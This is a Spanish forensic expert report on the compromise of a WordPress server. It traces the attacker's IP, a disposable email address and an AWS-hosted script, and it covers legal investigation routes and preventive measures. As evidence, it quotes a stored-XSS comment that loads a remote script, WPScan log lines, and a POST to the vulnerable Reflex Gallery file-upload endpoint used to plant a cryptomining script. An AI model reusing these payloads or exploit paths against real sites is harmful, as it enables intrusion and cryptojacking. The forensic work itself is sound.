


Gráfico 4: esquema explicativo de las posibilidades de investigación.

5.5.3. Posibilidades de investigación

La investigación puede continuarse de las siguientes formas, para lo cual se anexa gráfico ilustrativo[17].

<u>De la dirección IP del atacante: 193.238.152.59.</u>

El identificador IP del autor de los hechos radica en Ucrania.

Es preceptiva la práctica de una Comisión Rogatoria Internacional por parte de la Autoridad Judicial competente a las Autoridades Ucranianas, para que informen de los datos de titularidad de esa dirección IP, en fechas y horas referenciadas en los sellos de tiempo precitados. Esta gestión puede retornar en rasgos generales:

- La identidad de una persona física, correspondiente con el autor de los hechos.
- La identidad de una persona física, no correspondiente con el autor de los hechos, o una identidad ficticia. En ambos casos la investigación debería proseguir en Ucrania por parte de las Autoridades locales, ya que desde

[17] Lo vertido en el actual se fundamenta en el estudio realizado en el apartado *9.3. Estudio de viabilidad de investigaciones ulteriores del caso*, sito en los anexos del trabajo.

territorio nacional la práctica de más gestiones es harto compleja, ineficaz y, en gran medida, imposible.

- Un prestador de servicios de VPN[18], en cuyo caso deberán solicitarse idénticos datos a dicha entidad. Es decir, se instaría a la VPN a informar las direcciones IP (cliente) a las que el servidor redirige el tráfico que recibe, junto con marcas de tiempo. Tras ello, se repetiría el proceso con el proveedor de servicio afectado, si está sujeto a la legislación nacional. En su defecto, cabe recurrir a los mecanismos de cooperación internacional ya expresados.
- Una persona jurídica o un establecimiento público. En este caso, la investigación debería proseguir en Ucrania por parte de las Autoridades locales, con una muy difícil prospectiva de éxito.

Del correo electrónico:

El correo electrónico ***anatoly5676@grr.la***, pertenece a un servicio de generación de correos electrónicos temporales denominado Guerrilla Mail, radicado en Montreal, Quebec, Canadá.

En este contexto, en sus términos de servicio se indica que no se almacenan datos del usuario que opera con su servicio, por lo que esta línea de investigación sería infructuosa. El dato más confiable es la dirección IP reseñada previamente, que es con la que se envió el correo electrónico.

Este correo puede haberse utilizado en otros servicios de internet, por lo que pueden abrirse nuevas líneas de investigación por la Policía Judicial sobre esa base.

De la dirección IP del sitio web que aloja los scripts maliciosos: 18.195.165.56:

La dirección IP que aloja el script malicioso pertenece a Amazon Web Services. En este caso, no constan datos públicos de titularidad, que bien pueden estar ocultos por razones de privacidad[19].

En este contexto, las Fuerzas y Cuerpos de Seguridad competentes, en el marco de la investigación de los delitos reseñados, pueden requerir de la empresa Amazon la entrega de datos de su servicio de Amazon Web Services que puedan permitir identificar al autor de los hechos[20]:

- Dirección de correo electrónico vinculada al servicio.

[18] VPN o Virtual Private Network es la denominación de un servicio consistente en ofuscar el tráfico de comunicaciones del usuario, así como su dirección IP real y su ubicación.
[19] Este es un servicio que ofrecen algunos proveedores de dominio, consistente en ocultar la identidad del contratante del dominio, para que cualquiera que requiera conocer su identidad deba realizarles esa petición, decidiendo la empresa si facilita o no la identidad del usuario, así como a quién.
[20] Para ello, Amazon dispone de un protocolo de colaboración con las Fuerzas y Cuerpos de Seguridad (Amazon Web Services, 2023). Éste dispone el curso y atención de las solicitudes de datos a través de la plataforma Amazon Law Enforcement Request Tracker (https://ler.amazon.com/us).

- Datos de pago y/o facturación vinculados al servicio.
- Datos identificativos de la persona física o jurídica vinculada al servicio.
- Direcciones IP que han interactuado con el servidor para administrarlo, junto con marcas de tiempo.

Del identificador de la cuenta receptora de los fondos procedentes del minado:

La entidad a través de la que circulan los fondos (Coinhive) puede informar a las Autoridades de la dirección del monedero donde se reciben los beneficios de la actividad de minado, y por ende, el autor de los hechos; así como del correo electrónico asociado a la cuenta durante su registro.

En el panorama actual, el pago mediante criptomonedas está limitado a unas pocas actividades, habitualmente servicios de carácter electrónico. Por tanto, en la mayoría de ocasiones, el ciberdelincuente busca la introducción de su beneficio ilícito en el circuito legal, para traducirlo rápida y eficazmente en bienestar. (Europol, 2021)

En base a lo anterior, puede estudiarse la trazabilidad de las transacciones de la dirección del monedero en cuestión, hasta que el flujo económico alcance exchanges. En este punto, pueden identificarse personas, cuentas bancarias y tarjetas de crédito o débito vinculadas a esas entidades, siempre que la investigación supere los mecanismos de ofuscación previstos por el delincuente para procurar su impunidad.

Nuevamente, ello puede conducir a la apertura de nuevas líneas de investigación, basadas en el rastreo del correo electrónico asociado a dichas plataformas.

En conclusión, los datos anteriores pueden acabar identificando al autor de los hechos, bien directamente, bien a través de gestiones ampliatorias basadas en la información que Amazon o Coinhive faciliten.

5.5.4. Límites de la investigación

Aunque el panorama expuesto previamente es optimista, también deben tenerse en cuenta algunas limitaciones, que pueden impedir el buen fin de la investigación de la Policía Judicial.

Como limitación fundamental para finalizar la investigación con el máximo grado de éxito, se identifica que el atacante utiliza direcciones IP ucraniana, o bien una Virtual Private Network que así lo simula, sin dejar rastro de datos personales en su ofensiva. Asimismo, consta el empleo de un alojamiento para albergar el script malicioso. Todo ello puede generar limitaciones territoriales y jurisdiccionales.

Lo significado en primer lugar, puede suponer un escollo relevante para la Policía Judicial y las Autoridades Judiciales. Esto es, porque para descubrir datos identificativos del posible usuario de esa dirección IP en fecha y hora de autos (que realiza el registro y publicación en el sitio web), debe cursarse una Comisión

Rogatoria Internacional a Ucrania, país tercero, procedimiento cuyo fin se demora sustancialmente en el tiempo.

Lo anterior puede resultar de modos diversos: es esperable la identificación de una entidad titular de la IP a modo de VPN o de una identidad de una persona física, o de una persona jurídica a través de cuya conexión se haya actuado. Así, tras la culminación de ese procedimiento, pueden alcanzarse distintos resultados, expuestos junto con sus vías de desarrollo.

- En primer lugar, si el atacante utilizaba realmente una VPN, la Policía Judicial debe dirigirse a dicha entidad para requerirle datos y reiniciar el proceso, pues probablemente informarán de una dirección IP anónima.
- Si la VPN radica en la Unión Europea o en países que colaboren con este tipo de peticiones, puede llegar a identificarse al titular de la conexión.
- En caso contrario, como podría ser Panamá, la investigación deberá tomar otra vía para alcanzar al autor de los hechos.
- El titular de esa conexión podría encontrarse en otro país, en España o en Ucrania. Si se encuentra en otro país, deberán ejecutarse actuaciones como la Orden Europea de Investigación en el caso de tratarse un país de la Unión Europea, o nuevamente una Comisión Rogatoria Internacional para identificarlo.
    - Si el titular de la conexión radica en España, se procederá conforme a la legislación nacional, tan pronto se disponga del dato de las Autoridades Ucranianas. En este último caso, es tremendamente importante la celeridad del procedimiento, ya que la información sobre el uso de las direcciones IP únicamente se almacena por los proveedores de servicio nacionales un año, en virtud de lo dispuesto en la Ley 25/2007 de Conservación de Datos.
- En segundo lugar, si el atacante no se encuentra tras ningún mecanismo de ocultación, únicamente resta atender al desarrollo de las gestiones por las Autoridades Ucranianas. En este sentido, deberán instar del proveedor de servicio reseñado la titularidad de la línea en cuestión y que el resultado de la gestión devengue una identidad real y no ficticia, en línea con lo referido en apartados previos.
- Una vez participada la información de identidad del autor de los hechos a las Autoridades Españolas, si se dispone de indicios de autoría suficientes en su conjunto, deberá ponerse en marcha un procedimiento de extradición con Ucrania, conforme al Convenio Europeo de extradición, hecho en Paris el 13 de diciembre de 1957, ratificado por Ucrania en 2015 y España en 1982[21].
- Alternativamente, algunos países solicitan de las Autoridades Españolas las actuaciones judiciales para enjuiciar al autor de los hechos en su país conforme a su legislación.

[21] (http://www.prontuario.org/prontuario/es/Penal/Convenio-Europeo-de-extradicion--hecho-en-Paris-el-13-de-diciembre-de-1957).

En cuanto al papel del alojamiento del script malicioso, perteneciente a Amazon Web Services, los datos aportados por dicho proveedor de servicio pueden adolecer de las mismas limitaciones aplicables si se trata de una dirección IP procedente de un país tercero como es el preexpuesto.

Por último, la trazabilidad del beneficio económico generado en criptomonedas tiene una prospectiva de éxito relativa, por tratarse de una actividad compleja y laboriosa.

5.5.5. Conclusiones

En virtud de lo expuesto, se puede afirmar que los hechos ocurridos integran dos delitos comprendidos en el Código Penal, por lo que cabe instar una investigación de la Policía Judicial interponiendo la correspondiente denuncia.

No obstante, debe tenerse en cuenta que el éxito de la misma dependerá de la habilidad del atacante para ocultarse. En este sentido, también debe atenderse a que opera con identificadores IP del extranjero (Ucrania), lo que va a suponer obstáculos significativos a nivel de procedimiento y demoras temporales. En este contexto, los datos fiables para el buen fin de las investigaciones son las direcciones IP obtenidas, lo que supone una limitación relevante en ausencia de otras líneas de investigación.

5.6. Propuesta de medidas preventivas

Como medidas preventivas en relación con la materialización de la amenaza precitada, se proponen las siguientes[22]:

- El servidor debe tener contraseña.

- Los archivos importantes deben modificarse solo por usuarios muy concretos, no por cualquiera que inicie sesión.

Estos factores han sido fundamentales para que la vulnerabilidad llegue a explotarse.

- Prohibir la ejecución por el servidor de determinados contenidos. Esto se denomina política de seguridad de contenido (Content-Security-Policy). De ese modo, se previene la ejecución de código que realice acciones maliciosas por un tercero.

- Mantener el servidor web, entorno WordPress y plugins actualizados y no utilizar programas o complementos no confiables. Este factor también ha influido sobremanera en al ataque.

[22] Estas medidas se describen con mayor detalle en el anexo, apartado *9.4. Estudio de medidas preventivas a proponer al solicitante.*

La vulnerabilidad de Reflex Gallery, fue bloqueada con la versión 3.1.4, publicada el 8 de mayo de 2015 (WordPress, 2023), por lo que existe un fallo en la comprobación de actualización de ese complemento.

5.7. Consecuencias del ataque

Como consecuencias de la ofensiva se detectan las siguientes:

- Intrusión en el sistema, sin que se constate exfiltración de datos.

- Introducción del algoritmo para obtener un beneficio económico de las visitas de los clientes, a través de minería de criptomonedas.

5.8. Finalización y entrega

Por último, significar que, si bien no se han consignado los indicios tomados como fundamento para la reconstrucción de los hechos, por carecer de relevancia en este resumen ejecutivo, los mismos se entregan igualmente en unión de las presentes actuaciones.

Y, a los efectos oportunos, se da por concluido el presente informe en los términos expresados en Jaén, 13 de junio de 2023.

[Firmado digitalmente por CARLES IGNASI ALGAR LÓPEZ, DNI 4045****V el día 13/06/2023 con un certificado emitido por AC FNMT Usuarios]

6. Informe pericial

6.1. Inicio

6.1.1. Identificación del perito

Carles Ignasi Algar López, con DNI *404*****V*, con domicilio a efectos de notificaciones sito en Av. del Tibidabo, 39, 08035 Barcelona, teléfono *67******4* y correo electrónico calgarl@uoc.edu.

6.1.2. Razón de ciencia

- Estudios de Grado en Ingeniería de la Seguridad en la Universidad Carlos 3º de Madrid (2013-2018).
- Estudios de Máster U. en Dirección Operativa de la Seguridad en la Universidad Carlos 3º de Madrid (2018-2019).
- Curso de Medicina Forense e Investigación Criminal de la Universidad Complutense de Madrid (2019).
- Estudios en curso de Máster en Ciberseguridad y Privacidad en la Universitat Oberta de Catalunya (2021-2023).
- Profesional de la Seguridad Pública, ámbito de Policía Judicial.

6.1.3. Juramento

Juro que digo la verdad, que he actuado, o en su caso, actuaré con la mayor objetividad posible, tomando en consideración tanto lo que pueda favorecer como lo que sea susceptible de causar perjuicio a cualquiera de las partes, y digo que conozco las sanciones penales en las que podría incurrir si incumpliera mi deber como Perito.

[Firmado digitalmente por CARLES IGNASI ALGAR LÓPEZ, DNI 4045****V el día 13/06/2023 con un certificado emitido por AC FNMT Usuarios]

6.1.4. Objeto de la pericia

Análisis de imágenes forenses del disco duro y la memoria RAM de un servidor de una entidad, ante la sospecha de haber sufrido una intrusión, con el fin de averiguar lo acontecido y obtener toda información que pueda conducir a la identificación del autor de los hechos.

6.1.5. Autoridad peticionaria

Universitat Oberta de Catalunya –en lo sucesivo la UOC–, con domicilio social en la avenida del Tibidabo, n.º 39-43 (08035 Barcelona, España), con el CIF n.º G60667813 e inscrita en el Registro de Fundaciones de la Generalitat de Cataluña con el n.º 842.

6.2. Antecedentes

El presente informe se extiende por requerimiento de fecha 1 de marzo de 2023, en que se reciben imágenes forenses de un servidor de una entidad para proceder a su análisis, ante la sospecha de haber sufrido una intrusión.

Se interesa del informante que proceda a analizar el contenido de las evidencias recibidas con el fin de averiguar lo acontecido y obtener toda información que pueda conducir a la identificación del autor de los hechos.

El estudio se ciñe al análisis forense del disco duro y la memoria RAM de un servidor y se desarrolla entre el 1 de marzo y el 13 de junio de 2023.

6.2.1. Fuentes de información y datos de partida

En este estudio, se parte desde un instante en que ya se ha procedido al aseguramiento de la escena, adquisición e identificación de las evidencias, tratándose de las siguientes:

- Archivo *Server_HDD.E01*, correspondiente al disco duro del servidor.
  - Acquisition hash MD5: 72d2cd59ff2167c501c67cc918d60d39
  - MD5: 324ed7db769620e3fb55c027480d0ef3
  - SHA1: 3398f90d2438230aaaf7b5e8ce0a01e456d9ca10

- Archivo *Server_RAM.mem*, correspondiente a la captura de la memoria RAM del servidor.
  - MD5: 75a99b57032aa34ba19042ed85db273f
  - SHA1: cc1fad2af321b8c2ddf0103986e3b344eb8f2cc8

Las evidencias referenciadas se corresponden con la captura de un sistema basado en Linux, configurado como servidor.

Se realizan actividades de verificación de integridad con resultado positivo. No consta alteración alguna de las evidencias (Figura 65).

6.2.2. Definición del entorno de trabajo

Como equipo de análisis, se establece el siguiente:

- Intel Core i7 @ 2.80GHz Tiger Lake-U 10nm Technology.
- RAM 16,0GB.
- Motherboard HP 884E (U3E1).
- NVIDIA GeForce MX450.
- Edición Windows 11 Home.
- Versión 22H2.
- Instalado el 20/12/2022.
- Versión del sistema operativo 22621.963.

Como herramientas de análisis, se establecen las siguientes:

- Autopsy 4.20.0 (RELEASE).
  Sleuth Kit Version: 4.12.0.

Netbeans RCP Build: 11.3-
6b879cb782eaa4f13a731aff82eada11289a66f7.
Java: 1.8.0_222-1-ojdkbuild; OpenJDK 64-Bit Server VM 25.222-b10.

- Volatility 2.6 para Windows 64 bits Standalone Executable.

- Servicio web Lampyre.io para prospecciones OSINT que encarten, en base a los indicios obtenidos durante el análisis.

- Oracle VM VirtualBox, con máquina virtual para prueba de funcionamiento del malware.

6.3. Resolución

6.3.1. Metodología

En atención a las evidencias digitales disponibles, una vez comprobadas, se acomete el análisis con las herramientas elegidas, siempre respetando la integridad de los medios de prueba y asegurando fielmente los indicios obtenidos. El análisis propiamente se realiza en cuatro fases:

- Montaje del entorno de trabajo: instalación y configuración de Volatility y Autopsy, tratándose de las herramientas de aplicación al presente.
- Análisis de la memoria RAM: prospección deductiva del evidencial de la memoria RAM del servidor con Volatility.
- Análisis del disco duro: prospección deductiva del evidencial del disco duro del servidor con Autopsy, tanto de datos presentes como borrados.
- Trenzado de indicios obtenidos y delineación de conclusiones.

Este informe pericial expresa una síntesis del resultado de las etapas precitadas.

6.3.2. Descripción general del sistema

El sistema es sometido a adquisición de la memoria RAM el 3 de enero de 2019 a las 8:16:46 UTC mediante Linux Memory Extractor (LiME); en el caso del disco duro, es el 3 de enero de 2019 a las 7:48:55 UTC. Ello determina la fecha del sistema.

El sistema dispone de los usuarios habituales para cada aplicación instalada. Como usuario del sistema, se encuentra el denominado ubuntu (Figura 41).

De la observación del fichero sudoers, passwd[23] y shadow (Figura 41) se infiere que el usuario ubuntu, incluido en el fichero sudoers, no posee autenticación, pues así lo refiere el archivo shadow, que referencia que la cuenta está bloqueada para inicio de sesión con el símbolo “!”.[24] Es decir, la conexión al servidor se realiza por SSH y ese acceso es como usuario Ubuntu, tras dicha autenticación por SSH.

[23] La “x” contenida en el fichero en el apartado de la clave de usuario indica el empleo del archivo shadow.
[24] Esta configuración se refleja en el fichero auth.log.2, extractado como evidencia D5. Estas asignaciones se realizaron al tiempo del despliegue inicial del servidor.

Al usuario ubuntu, le consta asignación en passwd de la ruta absoluta de /bin/bash. En otras palabras, el usuario Ubuntu se encuentra así con grandes privilegios, en el fichero suedoers, salvaguardado por esa autenticación por SSH (Amazon Web Services, 2023). Los permisos asociados a cada uno de los otros usuarios son los habituales.

Como fecha de instalación del sistema, cabe atender a lo dispuesto en el fichero **system.journal** (Figura 44). El mismo reza como sello de tiempo del despliegue del sistema virtualizado el tiempo UNIX 1545393884098762, cuya conversión resulta en el 21 de diciembre de 2018 a las 13:04:44 CET o bien 12:04:44 UTC. Esta a su vez es la fecha de creación del fichero system.journal referido y del lanzamiento del sistema en la nube, reflejado en el fichero /var/log/cloud-init.log.

La ejecución del comando *linux_ifconfig* (Volatility) revela que la dirección IP del equipo es 172.31.38.110, siendo su dirección MAC 06:4c:cd:f6:51:2c (Figura 19).

Se ha configurado un sitio web con ServerAlias www.ganga.site. La Figura 54 denota también la gestión de certificado SSL para éste. Se expresa que la ruta de los archivos es /var/www/html. Ello no obsta para que el servidor opere sobre HTTP. Dicho servidor web se sustenta sobre el servicio Postfix para la remisión de comunicaciones de correo electrónico, así como sobre una base de datos MySQL para el almacenaje de los datos respectivos.

Dado que se trata de un servidor web alojado en Amazon Web Services, cualquier autenticación legítima, debe constar generalmente a través de SSH. Entonces, la única autenticación vigente al tiempo de la adquisición es la del usuario con dirección IP 83.247.136.74, visto el resultado del comando *linux_netstat* (Figura 24). Ello es refrendado por el contenido del fichero auth.log (evidencia D5).

6.3.3. Desarrollo de la investigación

A continuación, se expone de forma ordenada el resultado del estudio.

De inicio, se centra el mismo en el trenzado de los indicios obtenidos de la inspección de los correos electrónicos obrantes en el servidor, la base de datos MySQL, el registro de peticiones apache 2 (access.log.4), la verificación de conexiones de red en curso en la memoria RAM (netstat) y el volcado de la memoria del proceso mysqld.

En las siguientes líneas se significa el primer suceso detectado, consistente en la publicación de distintos comentarios en una entrada del sitio web basado en WordPress, hecho que se ve reflejado en los ficheros previamente referidos.

Inspeccionando el archivo Access.log.4 y los correos electrónicos referidos en la evidencia D3, en primer lugar, se aprecia la práctica de distintas acciones encuadradas en la normalidad, tales como actos de registro, cambio de contraseña, acceso a la página de edición del usuario, etc. con dominio del código apache2 200 (OK).

Estas acciones son realizadas por un usuario que se registra como **anatoly5676**, con correo electrónico **anatoly5676@grr.la**, usando la dirección IP **193.238.152.59**. Este sería el periodo comprendido por las 10:27:06 UTC y las 11:17:46 UTC, en ambos casos el 30 de diciembre de 2018.

El registro del usuario consta en el archivo wp_users.ibd (evidencia D6) y wp_usermeta.ibd (D7).

A continuación, este usuario ha depositado un comentario en una entrada del sitio web víctima, sin contenido (Figura 48).

Con ello, ha deseado instar al administrador del sitio a autorizar su publicación, vista su inocuidad. Así, se pretende eludir la necesidad de aprobación de comentarios por el administrador en futuras interacciones.[25] Una vez se encuentra autorizado, el atacante publica un nuevo comentario en una entrada del sitio web. Éste contiene un enlace a un servidor remoto, animando a su visita (Figura 49): *Visit http://**18.195.165.56**/*.

Tras dicha acción, se publica un tercer comentario (Figura 50): *<script src="http://**18.195.165.56/stat.js**"></script>.* Ese último comentario contiene un enlace a un script ubicado en una dirección remota alojada en Amazon Web Services. Estos comentarios, por su propia naturaleza, se almacenan en base de datos (wp_comments.ibd – evidencia D4) a través de una petición POST.

Al encontrarse entre las expresiones $< script\ src = \boldsymbol{url}/\boldsymbol{script} ></ script >$, se trata de una llamada a ejecutar un script alojado en remoto. Esa locución, entregada a un intérprete, lanza dicho script remoto, señalado en rojo en la expresión.

Esta publicación, de los comentarios de autos, se realiza por los métodos usuales, resultando una redirección en cada caso (código 302) hacia visualizar el sitio web resultante. Esto consta en los registros de access.log.4.

```
193.238.152.59 -       -       [30/Dec/2018:11:18:39 +0000] POST     /wp-comments-post.php
HTTP/1.1       302     540     https://ganga.site/index.php/2018/12/21/hola-mon/
       Mozilla/5.0   (X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)
Chrome/66.0.3359.139 Safari/537.36
(…)
193.238.152.59 -       -       [30/Dec/2018:11:34:55 +0000] POST     /wp-comments-post.php
HTTP/1.1       302     540     https://ganga.site/index.php/2018/12/21/hola-mon/
       Mozilla/5.0   (X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)
Chrome/66.0.3359.139 Safari/537.36
(…)
193.238.152.59 -       -       [30/Dec/2018:11:46:37 +0000] POST     /wp-comments-post.php
HTTP/1.1       302     540     https://ganga.site/index.php/2018/12/21/hola-mon/
       Mozilla/5.0   (X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)
Chrome/66.0.3359.139 Safari/537.36
```

[25] WordPress contempla distintas políticas de moderación de contenido en comentarios. Permite al administrador escoger entre distintas opciones. En primer lugar, permite reflejar cualquier comentario sin aprobación previa. Otra opción requiere visto bueno previo en todo caso para su publicación. Por último, como en el caso estudiado, se puede configurar que solo sea preceptiva la aprobación referida cuando el usuario nunca ha realizado ningún comentario. Tras esa primera autorización, el usuario será libre de publicar directamente. (The WordPress.com Team, 2023)

Tras estas instrucciones, se suceden peticiones de interés. Precisamente (11:47 a 11:50 UTC), tras esas publicaciones, el usuario legítimo revisa los comentarios (petición wp-admin/edit-comments.php) pero finalmente no los modifica, ya que se comprueba que accede al fichero, pero no realiza cambios (evidencia D4), coincidiendo los emails reflejados al tiempo con lo consignado en base de datos de comentarios.

El tercer comentario resulta en un ataque de Stored Cross-Site Scripting (XSS Stored). No se observan consecuencias en el sistema de esas acciones, más allá de los registros que han depositado.

En concurrencia con lo anterior, se procede a ejecutar el comando netstat (Figura 24) sobre la evidencia volátil de autos, aflorando la existencia de las siguientes principales conexiones de red, expuestas junto con la etiología observada para cada una:

- Conexión a la dirección IP 83.247.136.74 por el protocolo SSHD. Dicha dirección IP se halla adscrita a la *Generalitat de Catalunya - Remote Acces Governance and Public Administration Ministrie* (véanse datos obrantes en Figura 20). Esta conexión se corresponde con la del usuario que realiza la adquisición de las evidencias.
- Conexión entrante procedente de la dirección IP **18.195.165.56**, vía apache2 (pid: 19952), con las siguientes características:
    - Se encuentra en estado CLOSE_WAIT. Es decir, el otro punto de la conexión ha indicado el cierre de la misma.
    - Se produce a través del puerto 80, lo que implica que las conexiones se producen mediante HTTP, es decir, sin cifrado.
    - A tenor de lo anterior, se ha producido una petición de la IP externa a la del servidor. La dirección IP referida pertenece a un dominio de Amazon (Figura 25).

En este contexto, se identifican diversos correos electrónicos, de los cuales un total de cinco elementos revisten interés para la investigación, por lo que se realiza su extracción como indicio D3, consistente en fichero que los incluye sucesivamente.

Estos correos de interés denotan el registro de un usuario en el sitio web, el cambio de su contraseña de acceso al mismo y la publicación de un total de tres comentarios en una de las entradas del sitio web basado en WordPress. Es decir, los elementos de correo electrónico localizados se corresponden con la notificación al administrador del sitio web de acciones realizadas por usuarios de internet.

Los correos electrónicos relevantes, de entre los contenidos en el indicio, son los indicados en la Figura 46 y cuatro siguientes. En unión de los anteriores, se identifican correos electrónicos directamente asociados a ellos, que se generan a causa de una configuración incompleta —y por ende defectuosa— de la remisión de alertas por correo electrónico al administrador del servidor. Así, a continuación, se exponen los elementos fácticos significativos identificados.

- En primer lugar, el correo electrónico de la Figura 46, con sello de tiempo 30-12-2018; 10:51:22 UTC, indica que el usuario autodenominado **anatoly5676** procede a registrarse en el sitio web **ganga.site**, empleando el **correo electrónico anatoly5676@grr.la**.
- En segundo lugar, el correo electrónico de la Figura 47, con marca temporal 30-12-2018; 10:52:22 UTC, indica que el usuario precitado procede a cambiar su contraseña de acceso al sitio web ganga.site.
- A continuación, el correo electrónico de la Figura 48, con sello de tiempo 30-12-2018; 11:18:39 UTC, indica que el mismo usuario anterior procede a publicar un comentario en la **entrada Hola món!** del sitio web ganga.site, si bien éste se encuentra sin contenido. El servidor web interesa del administrador aprobación del comentario para su publicación.
- Después, el correo electrónico de la Figura 49, con sello de tiempo 30-12-2018; 11:34:55 UTC, pone de manifiesto que el usuario significado previamente procede a publicar otro comentario nuevo en la entrada Hola món! del sitio web ganga.site, esta vez con el contenido ***Visit http://18.195.165.56/***.
- En este caso, el comentario es publicado automáticamente y ya no se pide la autorización, pues se infiere que el administrador debe haber aprobado la publicación del anterior comentario sin contenido, lo que otorga esta facultad al usuario anatoly5676[11].
- Como última comunicación a este respecto, se revela el correo electrónico de la Figura 50, con sello de tiempo 30-12-2018; 11:46:38 UTC. Éste participa que el usuario de autos procede a realizar otro post adicional en la entrada Hola món! del sitio web ganga.site. Dicha aportación consiste en la expresión ***<script src="http://18.195.165.56/stat.js"></script>***.
- Por último, hacer constar que la dirección IP de ganga.site es la del propio servidor y los correos electrónicos emanan del propio servidor web, a modo de notificación. Asimismo, el usuario precitado emprende todas esas acciones desde la **dirección IP 193.238.152.59**, en uso del **correo electrónico** **anatoly5676@grr.la**. Estos datos son relevantes para identificar al autor de estas acciones, como se indicará en apartado correspondiente.

En este contexto, es relevante citar que la versión de WordPress utilizada (4.9.9) es vulnerable según CVE-2019-9787, de modo que la inyección de scripts en comentarios en el sitio web —como en este caso— puede generar ataques basados en CSRF, XSS y/o RCE.

La vulnerabilidad radica en que, en versiones previas a WordPress 5.1.1, no se depura correctamente el contenido de los comentarios mecanizados en las entradas de las publicaciones del sitio web, permitiendo al atacante ejecutar acciones a su criterio.

En otras palabras, si el atacante publica un comentario en una entrada del sitio web con un contenido malicioso determinado, puede tomar el control del servidor web, ya que una vez dentro del servidor, como se ha indicado anteriormente, no se exige mayor autenticación.

Como se ha referido previamente, estas acciones no tienen consecuencias efectivas sobre el servidor, por lo que se trata de una tentativa de ataque basado en una vulnerabilidad del servidor.

Por otra parte, se procede a describir otro hecho detectado, en que intervienen las mismas direcciones IP referidas previamente. En éste se explota con éxito una vulnerabilidad presente en el servidor. Los hechos suceden tras los anteriormente reseñados.

El archivo denominado Access.log.4 (extraído como evidencia D9), contiene datos sobre las peticiones apache2 realizadas al servidor, precisamente en fecha 30 de diciembre de 2018. A continuación, conocida la dirección IP del atacante, **193.238.152.59,** se filtra dicho archivo para visualizar sus interacciones. El resultado del filtrado se vuelca en la Figura 63.

Se nota una prospección realizada desde la dirección IP **193.238.152.59** (atacante) mediante WPScan. Ese análisis transcurre el 30-12-2018 entre las 12:04:51 UTC y las 12:27:52 UTC, quedando reflejado en access.log.4 con el siguiente inicio y fin, entre el que se hallan numerosas peticiones más, con errores 404 por fallo en la prueba técnica:

```
193.238.152.59 -       -       [30/Dec/2018:12:04:51 +0000] GET / HTTP/1.1 200     31318
       -       WPScan v3.4.2 (https://wpscan.org/)
(…)
193.238.152.59 -       -       [30/Dec/2018:12:27:52 +0000] GET  /wp-config.zip  HTTP/1.1
       404     470     -       WPScan v3.4.2 (https://wpscan.org/)
```

La última petición obrante en el fichero access.log.4 para el usuario **193.238.152.59** (30/Dec/2018 - 12:28:22 UTC) revela una intrusión flagrante.

El atacante realiza una petición a /wp-admin/admin-ajax.php y accede al archivo de índice del plugin reflex-gallery-admin, sin realizar ediciones. El acceso al apartado de administración, así como la ejecución previa de un escaneo, pueden indicar que se ha descubierto una vulnerabilidad en dicho plugin.

```
193.238.152.59 -       -       [30/Dec/2018:12:28:22 +0000] POST /wp-admin/admin-ajax.php
HTTP/1.1       200     3834    https://ganga.site/wp-admin/admin.php?page=reflex-gallery-
admin  Mozilla/5.0  (X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like  Gecko)
Chrome/66.0.3359.139 Safari/537.36
```

El fichero reflex-gallery.php (Figura 64) revela que la versión de dicho plugin es la 3.1.3. Una vez conocidos estos datos, existen consideraciones relevantes al respecto, para cuya reseña cabe acudir al registro access.log (evidencia D10), cuyo contenido se muestra a continuación.

```
18.195.165.56  -  -  [03/Jan/2019:07:07:28  +0000]  "GET  /wp-content/plugins/reflex-
gallery/readme.txt HTTP/1.1" 200 8887 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
5.1)"

18.195.165.56  -  -  [03/Jan/2019:07:07:43  +0000]  "POST  /wp-content/plugins/reflex-
gallery/admin/scripts/FileUploader/php.php?Year=2019&Month=01  HTTP/1.1"  200  209  "-"
